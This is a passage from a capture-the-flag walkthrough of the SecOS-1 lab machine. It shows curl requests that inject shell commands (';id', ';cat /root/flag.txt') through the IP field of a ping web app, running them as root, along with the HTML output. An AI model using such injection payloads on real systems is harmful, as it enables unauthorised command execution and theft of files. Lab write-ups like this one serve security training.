server.listen(9000, '127.0.0.1', function() {
  console.log("Listening on port 9000");
```

```
^C
spiderman@SecOS-1:~/vnwa$ curl --data "ip=127.0.0.1 -c 1" localhost:9000

<!DOCTYPE html>
<html lang="en">
  <head>
    <meta charset="utf-8">
    <meta http-equiv="X-UA-Compatible" content="IE=edge">
    <meta name="viewport" content="width=device-width, initial-scale=1">
    <meta name="description" content="">
    <meta name="author" content="">
    <!-- <link rel="shortcut icon" href="../../assets/ico/favicon.ico"> -->

    <title>Internal Web App</title>

    <!-- Bootstrap core CSS -->
    <link href="/css/bootstrap.min.css" rel="stylesheet">
    <!-- Bootstrap theme -->
    <link href="/css/bootstrap-theme.min.css" rel="stylesheet">

    <!-- Custom styles for this template -->
    <link href="/css/theme.css" rel="stylesheet">
    <link href="/css/theme-secure-web-app.css" rel="stylesheet">
  </head>

  <body role="document">

    <!-- Fixed navbar -->
    <div class="navbar navbar-inverse navbar-fixed-top" role="navigation">
      <div class="container">
        <div class="navbar-header">
          <button type="button" class="navbar-toggle" data-toggle="collapse" data-target=".navbar-collapse">
            <span class="sr-only">Toggle navigation</span>
```

```
        <div class="navbar-collapse collapse">
          <ul class="nav navbar-nav">
          </ul>
        </div><!--/.nav-collapse -->
      </div>
    </div>

    <div class="container">
      <form class="form-signin" action="/" method="POST">
        <h4 class="form-signin-heading">Enter the IP you want to ping</h4>
        <input type="text" class="input-block-level" placeholder="127.0.0.1" name="ip"><br />
        <button class="btn btn-large btn-primary" type="submit">Ping !</button>
      </form>


        <div class="panel panel-default">
            <div class="panel-heading">
                <h3 class="panel-title">Ping result</h3>
            </div>
            <div class="panel-body">PING 127.0.0.1 (127.0.0.1) 56(84) bytes of data.
64 bytes from 127.0.0.1: icmp_seq=1 ttl=64 time=0.028 ms

--- 127.0.0.1 ping statistics ---
1 packets transmitted, 1 received, 0% packet loss, time 0ms
rtt min/avg/max/mdev = 0.028/0.028/0.028/0.000 ms
</div>
        </div>


    </div> <!-- /container -->

  </body>
```

```
spiderman@SecOS-1:~/vnwa$ curl --data "ip=127.0.0.1 -c 1;id" 127.0.0.1:9000
```

```
        <div class="panel panel-default">
            <div class="panel-heading">
                <h3 class="panel-title">Ping result</h3>
            </div>
            <div class="panel-body">PING 127.0.0.1 (127.0.0.1) 56(84) bytes of data.
64 bytes from 127.0.0.1: icmp_seq=1 ttl=64 time=0.023 ms

--- 127.0.0.1 ping statistics ---
1 packets transmitted, 1 received, 0% packet loss, time 0ms
rtt min/avg/max/mdev = 0.023/0.023/0.023/0.000 ms
uid=0(root) gid=0(root) groups=0(root)
</div>
        </div>


    </div> <!-- /container -->

  </body>
</html>
```

```
spiderman@SecOS-1:~/vnwa$ curl --data "ip=127.0.0.1 -c 1;cat /root/flag.txt" 127.0.0.1:9000
```

```
                <h3 class="panel-title">Ping result</h3>
            </div>
            <div class="panel-body">PING 127.0.0.1 (127.0.0.1) 56(84) bytes of data.
64 bytes from 127.0.0.1: icmp_seq=1 ttl=64 time=0.020 ms

--- 127.0.0.1 ping statistics ---
1 packets transmitted, 1 received, 0% packet loss, time 0ms
rtt min/avg/max/mdev = 0.020/0.020/0.020/0.000 ms
Hey,

Congrats, you did it !

The flag for this first (VM) is: MickeyMustNotDie.
Keep this flag because it will be needed for the next VM.

If you liked the Web application, the code is available on Github.
(https://github.com/PaulSec/VNWA)

There should be more VMs to come in the next few weeks/months.

Twitter: @PaulWebSec
GitHub : PaulSec
</div>
        </div>


    </div> <!-- /container -->
```

There are more machines to solve:

- Enumerate
- Get shell
- Get root
- Repeat


THANK
YOU

References

- https://www.vulnhub.com/
- https://www.vulnhub.com/entry/secos-1,88/
- https://www.doyler.net/security-not-included/secos-1-walkthrough